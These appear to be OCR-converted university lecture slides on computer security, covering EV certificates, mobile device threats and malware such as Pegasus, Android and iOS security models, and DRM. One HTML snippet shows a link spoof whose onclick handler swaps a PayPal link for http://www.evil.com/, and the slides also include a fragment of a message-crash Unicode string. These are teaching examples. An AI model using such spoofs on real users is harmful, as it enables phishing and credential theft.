  – Some warning may be unclear to the user

Extended Validation Certificates

For SSL/TLS authentication to be meaningful, the server's X.509 certificate must belong to the party the user believes it belongs to


- **Domain validated** certificates
  - Only require proof of domain control
  - Do not prove that a legal entity has a relationship with the domain

- **Extended validation** (**EV**) certificates
  - Belong to the legal entity controlling the domain (or software)
  - Certificate Authority must validate the entity's identity
    - More stringent validation: check company incorporation, domain registration, position of applicant, etc.

Extended Validation Certificates

EV certificate will contain

- Government-registered serial number
- Physical address
- + the usual stuff: name, location, issuer, …



Safari is using an encrypted connection to www.privatebank.citibank.com.

Encryption with a digital certificate keeps information private as it's sent to or from the https website www.privatebank.citibank.com.

DigiCert Inc has identified www.privatebank.citibank.com as being owned by Citigroup Inc. in New York, New York, US.

DigiCert High Assurance EV Root CA
↳ DigiCert SHA2 Extended Validation Server CA
↳ www.privatebank.citibank.com


www.privatebank.citibank.com
Issued by: DigiCert SHA2 Extended Validation Server CA
Expires: Monday, February 3, 2020 at 7:00:00 AM Eastern Standard Time
✓ This certificate is valid

▶ Trust
▼ Details

Subject Name	
Business Category	Private Organization
Inc. Country	US
Inc. State/Province	Delaware
Serial Number	2154254
Country	US
State/Province	New York
Locality	New York
Organization	Citigroup Inc.
Organizational Unit	cwsweb5
Common Name	www.privatebank.citibank.com
Issuer Name	
Country	US
Organization	DigiCert Inc
Organizational Unit	www.digicert.com
Common Name	DigiCert SHA2 Extended Validation Server CA
Serial Number	05 1E C0 D2 0E 70 10 98 F4 4A 9A 0B DD 68 39 A3
Version	3
Signature Algorithm	SHA-256 with RSA Encryption (1.2.840.113549.1.1.11)
Parameters	None
Not Valid Before	Tuesday, January 9, 2018 at 7:00:00 PM Eastern Standard Time
Not Valid After	Monday, February 3, 2020 at 7:00:00 AM Eastern Standard Time
Public Key Info	


Extended Validation Certificates

- Browsers would show a lock icon for *any* SSL/TLS connection



🔒 www.cs.rutgers.edu


- This led to a false sense of security
  - Fraud sites would use TLS to let users think they are legitimate
- Modern browsers
  - Identify & validate EV certificates
  - Present a security indicator that identifies the certificate owner



🔒 JPMorgan Chase and Co. www.chase.com

Browser Status Bar

Mouseover shows link target



https://www.paypal.com/signin/

Trivial to spoof with JavaScript

```
<a href="http://www.paypal.com/signin"
        onclick="this.href = 'http://www.evil.com/';">
        PayPal</a>
```

Computer Security

15. Mobile Device Security

Paul Krzyzanowski

Rutgers University

Spring 2017

Mobile Devices: Users

- Users don't think of phones as computers
  - Social engineering may work more easily on phones
- Small form factor
  - Users may miss security indicators (such as an EV cert indicator)
  - Easy to lose/steal a device
- Users tend to pick bad PINs/passwords
- Users may grant app permission requests without thinking

Mobile Devices: Interfaces


- Phones have lots of sensors
  - GSM – Wi-Fi – Bluetooth – GPS – NFC – Microphone
  - Cameras – 6-axis Gyroscope and Accelerometer – Barometer
- Sensors enable attackers to monitor the world around you
  - Where you are & whether you are moving
  - Conversations
  - Video
  - Sensing vibrations due to neighboring keyboard activity led to a word recovery rate of 80%

Mobile Devices: Apps

- Lots of apps
  - – 2.8 million Android apps and 2.2 million iOS apps
- Most written by untrusted parties
  - – We'd be wary of downloading these on our PCs
  - – Rely on
    - Testing & approval by Google (automated) and Apple (automated + manual)
    - Sandboxing
    - Explicit granting of permissions for resource access
- Apps often ask for more permissions than they use
  - – Most users ignore permission screens
- Most apps do not get security updates

Mobile Devices: Platform

- Mobile phones are comparable to desktop systems in complexity
  - The OS & libraries will have bugs
- Single user environment
- Malicious apps may be able to get root privileges
  - Attacker can install rootkits, enabling long-term control while concealing their presence



Ways to Infiltrate an iOS Device

Here are a few ways to get malware onto an iOS device, along with examples of real exploits that used that method.

SIDELOADED APP
YISPECTER

JAILBROKEN DEVICES
XSSER MRAT

MALICIOUS SETTINGS
MALICIOUS PROFILES

VIA APP STORE
XCODEGHOST

MALICIOUS APP USING APPROVED CERTIFICATE
ACEDECEIVER

LEVERAGING OS VULNERABILITIES
PEGASUS

LEVERAGING CABLE
WIRELURKER, MALICIOUS CHARGERS

Skycure

https://www.skycure.com/pr/report-finds-rate-ios-malware-increasing-faster-android-malware-iphone-ten-year-anniversary/

https://www.theregister.co.uk/2017/07/20/ios_security_skycure/

Threats

- **Privacy**
  - Data leakage
  - Identifier leakage
  - Location privacy
  - Microphone/camera access
- **Security**
  - Phishing
  - Malware
  - Malicious Android intents
  - Broad access to resources (more than the app needs)

OWASP Top 10 Mobile Risks – 2016


OWASP = Open Web Application Security Project

M1	Improper Platform Usage
M2	Insecure Data Storage
M3	Insecure Communication
M4	Insecure Authentication
M5	Insufficient Cryptography
M6	Insecure Authorization
M7	Client Code Quality
M8	Code Tampering
M9	Reverse Engineering
M10	Extraneous Functionality

https://www.owasp.org/index.php/OWASP_Mobile_Security_Project#tab=Top_10_Mobile_Risks


https://www.apriorit.com/dev-blog/435-owasp-mobile-top-10-2017#p1

Sample iOS bugs



effective.
Power
لُلُصّبُلُلصّبُررً ॣ ॣh ॣ ॣ
冗

- **May 2015**: "Unicode of Death"
  - Single string in a text message could crash an iPhone
- **Again in Jan 2018**: "ChaiOS"
  - Receiving a link causes the messages app to go blank & crash instantly after opening; possible crashes
  - Malformatted characters in the message causes the Webkit HTML engine to crash.
  - The target file contains multiple such characters, so CoreText spends a lot of CPU time trying to match fonts for them
- **Again in Feb 2018**
  - A specific character in an Indian language (Telugu) causes Apple's iOS Springboard to crash when the message is received
  - Messages will no longer open as it fails to load the character
  - Affects third-party messaging apps too



Sample iOS malware

- 2015: XcodeGhost: affected over 4000 apps
  - Infected Xcode developer software hosted on the Baidu file sharing service
  - Developers who downloaded this version of Xcode would create apps with malware
    - Remote control via commands from a command web server
    - Send information: time, app's name/ID, network time
    - Ability to hijack apps that support iOS's Inter-App Communication URL mechanism
      - Whatsapp, Facebook, iTunes
    - Access clipboard

Sample Android malware

- 2016: HummingBad – affected over 10 million devices
  - Developed by a Chinese advertising company
  - Can take control of devices, forcing users to click ads and download apps

- 2016: Stagefright – latest version called Metaphor
  - Tricks user into visiting a hacker's web page
  - Page contains a malicious multimedia file that infects the phone
  - Hacker can take control of the device to
    - Gain access to personal information
    - Copy data
    - Use microphone & camera

Android & iOS

Pegasus espionage app

2016: iOS espionage found infecting phone of a political dissident in the UAE

2017: Companion app on Android

"example of the common feature-set that we see from nation states and nation state-like groups"

Functions include


- Keylogging
- Screenshot capture
- Live audio & video capture
- Remote control of the malware via SMS
- Messaging data exfiltration from common apps, including WhatsApp, Skype, Facebook, Twitter, Viber, and Kakao
- Browser history, email, contacts, and text message exfiltration

App can self-destruct when it's at risk of being discovered or compromised

https://arstechnica.com/security/2017/04/found-quite-possibly-the-most-sophisticated-android-espionage-app-ever/

Mobile Advanced Persistent Threats

- 4/16/2018 report: Mobile Advanced Persistent Threats (mAPT)
  - Three mAPT apps were found in Google's Play marketplace
  - Target people in the Middle East
- Malicious functionality not part of initial downloaded version
  - Second stage, downloaded later, contains surveillance code



SURPRISE —

Sophisticated APT surveillance malware comes to Google Play

Attackers pushing mobile surveillance-ware are stepping up their game.

DAN GOODIN - 4/16/2018, 12:14 PM

Hackers pushing nation-state-style surveillance malware recently scored a major coup by getting three advanced malicious applications hosted in Google's official Play marketplace, researchers said. Google removed the apps after receiving notification of their presence.

The mAPTs, short for mobile advanced persistent threats, likely came from two separate groups that both target people in the Middle East, Michael Flossman, head of threat intelligence at mobile security company Lookout, told Ars. The three apps combined received about 650 to 1,250 downloads, according to Google Play figures. All three of them gave attackers considerable control over infected phones.

Mobile Advanced Persistent Threats

- Upload attacker-specified files to command and control servers
- Record surrounding audio, calls, and video
- Retrieve account information such as email addresses
- Retrieve contacts
- Remove copies of itself if any additional APKs are downloaded to external storage
- Call an attacker-specified number
- Uninstall apps
- Hide its icon
- Retrieve list of files on external storage
- Encrypt some exfiltrated data
- Obtain a list of installed applications
- Get device metadata
- Inspect itself to get a list of launchable activities
- Retrieve PDF, txt, doc, xls, xlsx, ppt, and pptx files found in external storage
- Send SMS messages
- Retrieve text messages
- Track device location
- Handle limited attacker commands via out-of-band text messages
- Check if a device is rooted
- If running on a Huawei device, it will attempt to add itself to the protected list of apps able to run with the screen off

https://arstechnica.com/information-technology/2018/04/malicious-apps-in-google-play-gave-attackers-considerable-control-of-phones/

Android Security

Android Security Features

- All app code runs under Dalvik (a variant of a JVM)
  - But native code was needed too
- Isolation
  - Android based on Linux, which is multi-user
  - Each app normally runs as a different user
- Communication between apps
  - Related apps may share the same Linux user ID
    - Can share files and may share the same Linux process & Dalvik VM
  - Communication via app framework
    - "Intents": message with {action, data to act on, component to handle the intent}
    - Apps must be granted explicit permission to access input devices & personal data
      - Camera, microphone, GPS

Android Security Features

- Signed applications
  - Apps must be signed. Signature validated by Google Play & package manager on the device
- App verification
  - Users can enable "verify apps" to have apps evaluated by an app verifier prior to installation
  - Will scan app against Google's database of apps
- Battery life
  - Developers must conserve power
  - Apps store state so they can be stopped and restarted
    - Helps with DoS

App Sandbox

- Each app runs with its own UID in its own Dalvik virtual machine
  - CPU protection, memory protection
  - Authenticated communication with UNIX domain sockets
- Permission model
  - Apps announce permission requirements
  - Whitelist access: user grants access
  - All questions asked at install time
- Exploit prevention
  - Stack canaries
  - Some heap overflow protections (check backward & forward pointers)
  - ASLR

Some security issues

- Inter-app communication: intents
  - Sender can verify recipient has a permission by specifying a permission with the intent method call
  - Receivers have to handle malicious intents
- Permissions re-delegation
  - An app, without a permission, may gain privileges through another app
  - If a public component does not explicitly have an access permission listed in its manifest definition, Android permits any app to access it
  - Example
    - Power Control Widget (a default Android widget) – allows 3rd party apps to change protected system settings without requesting permissions
    - Malicious app can send a fake intent to the Power Control Widget, simulating the pressure of the widget button to switch settings

Some security issues

Permissions avoidance

- By default, all apps have access to read from external storage
  - Lots of apps store data in external storage without protection
- Android intents allow opening some system apps without requiring permissions
  - Camera, SMS, contact list, browser
  - Opening a browser via an intent can be dangerous since it enables
    - Data transmission, receiving remote commands, downloading files


iOS Security

iOS App Security

- Runtime protection
  - System resources & kernel shielded from user apps
  - App sandbox restricts access to other app's data & resources
    - Each app has its own sandbox directory
    - Limit access to files, preferences, network, other resources
  - Inter-app communication only through iOS APIs
  - Code generation prevented – memory pages cannot be made executable
- Mandatory code signing
  - Must be signed using an Apple Developer certificate
- App data protection
  - Apps can use built-in hardware encryption

Reading iOS files

- Metadata decrypted with the **file system key**
  - File system key = random key created when iOS is installed
- This reveals the encrypted **per-file key**
  & identifies which **class** protects it (class = user or group)
- The per-file key is unwrapped with the class key
  - AES engine decrypts file as it is read from flash memory
  - Per-extent keys: portions of a file can be given different keys



Masque Attack


iOS app can be installed using enterprise ad-hoc provisioning

- Can replace genuine app from App Store if they have the same bundle identifier
- iOS didn't enforce matching certificates for apps with the same bundle identifier
- But … user gets a warning "untrusted app developer"

Web apps

- Both iOS & Android support web apps
  - Fully functional web browser incorporated as an app to a specific site
- This makes web client issues relevant
  - Loading untrusted content
  - Leaking URLs to foreign apps
  - XSS attacks, …

Web page access to sensors



https://9to5mac.com/2017/04/12/iphone-motion-sensors-detect-pass

Apple patched iOS after researchers showed a website could use motion sensors to detect passcodes | 9to5Mac

APRIL 12

AAPL: 141.80 0.17

Apple patched iOS after researchers showed a website could use motion sensors to detect passcodes

Ben Lovejoy - Apr. 12th 2017 6:49 am PT @benlovejoy

"a malicious webpage could use iPhone sensors to detect a passcode.


The technique was so accurate that the team had a 100% success rate at working out 4-digit PINs within five attempt …

A neural network was used to identify correlations between motion sensor data and tapped PINs, and a browser Javascript exploit was used to run the malware.

https://9to5mac.com/2017/04/12/iphone-motion-sensors-detect-passcodes-pins/

Hardware aids to security: ARM TrustZone

- Hardware-separated secure & non-secure worlds
  - Non-secure world cannot access secure resources directly
  - Each CPU core has two virtual cores: secure & non-secure
- Software resides in the secure or non-secure world
- Processor executes in one world at any given time
- Each world has its own OS & applications
- Applications
  - Secure key management & key generation
  - Secure boot, digital rights management, secure payment



http://www.arm.com/products/security-on-arm/trustzone

Hardware aids to security

Apple Secure Enclave: Similar to TrustZone but a *separate processor*

- Coprocessor in Apple A7 and later processors
- Runs its own OS (modified L4 microkernel)
- Has its own secure boot & custom software update
- Provides
  - All cryptographic operations for data protection & key management
  - Random number generation
  - Secure key store, including Touch ID (fingerprint) data
  - Neural network for Face ID
- Maintains integrity of data protection even if kernel has been compromised
- Uses encrypted memory
- Communicates with the main processor by an interrupt-driven mailbox and shared memory buffers

Summary

- Mobile devices are attractive targets
  - Huge adoption, simple app installation by users, always with the user
- Android security model
  - Isolated processes with separate UID and separate VM
  - Java code (mostly, but also native): managed, no buffer overflows
  - Permission model & communication via intents
- iOS security model
  - App sandbox based on file isolation
  - File encryption
  - Apps written in Objective C and Swift
  - Vendor-signed code, closed marketplace (App Store only)
- Protection efforts have generally been good
  - Usually far better than on normal computers

    … but often not good enough!

Computer Security

16. Content Protection & Steganography

Paul Krzyzanowski

Rutgers University

Spring 2018

Content protection

- Digital content is simple to copy and distribute
  - Software, music, video, documents
- That's not always good
  - How do software companies & artists make a living if their content is freely distributed on a large scale?
  - How do organizations keep their documents secure?

How can we make distribution more difficult?

Associate software with a computer

Find unique characteristics of a machine

1. CPU serial number (early microprocessors didn't have these)
2. Add a dongle (USB hardware key)
3. Create a unique ID based on PC's configuration
4. Install software in a way that cannot be copied

   (e.g., mark blocks as bad)

   Used on early PCs but not viable with modern operating systems

But

- You can go through the software with a debugger & remove checks
  - This becomes harder as software gets bigger

Copy or execution protection

- On-device checks
  - Software is configured to check a computer ID or license key when run
- Network checks
  - Software must contact an on-line license server & identify itself and the computer to run
- Timebombs
  - Software ceases to function if it's found to be illegally installed
  - Illegal in some places

All checks can be defeated

Goal: balance technical difficulties, user convenience, and legal repercussions

Cloud software

Ultimate protection

- Company provides computing platform and the software
  - And you don't have physical access to the platform
- If your subscription expires, you cannot use the platform

DRM


- Content industry (movies, music, documents) asked for technical solutions to the content distribution problem
- This led to digital rights management (DRM)
  - Protection of content
  - Definition on how it can be played and copied

Digital Video Broadcasting

- **Relies on trusted hardware**
  - Data stream is decrypted with smart cards containing subscriber info

- Source content is encrypted with a 48-bit secret key (*key* = control word)
  - Control word may change several times per minute
  - Control word is encrypted & sent to all subscribers as part of an Entitlement Control Message (ECM)

- Ability to decrypt the ECM is sent to each subscriber as an Entitlement Management Message (EMM)
  - Sent at less frequent intervals (several days to several weeks)
  - Encrypted per subscriber for their smart card


Encrypted Content
Decrypt with Control Word
Content
frequent updates
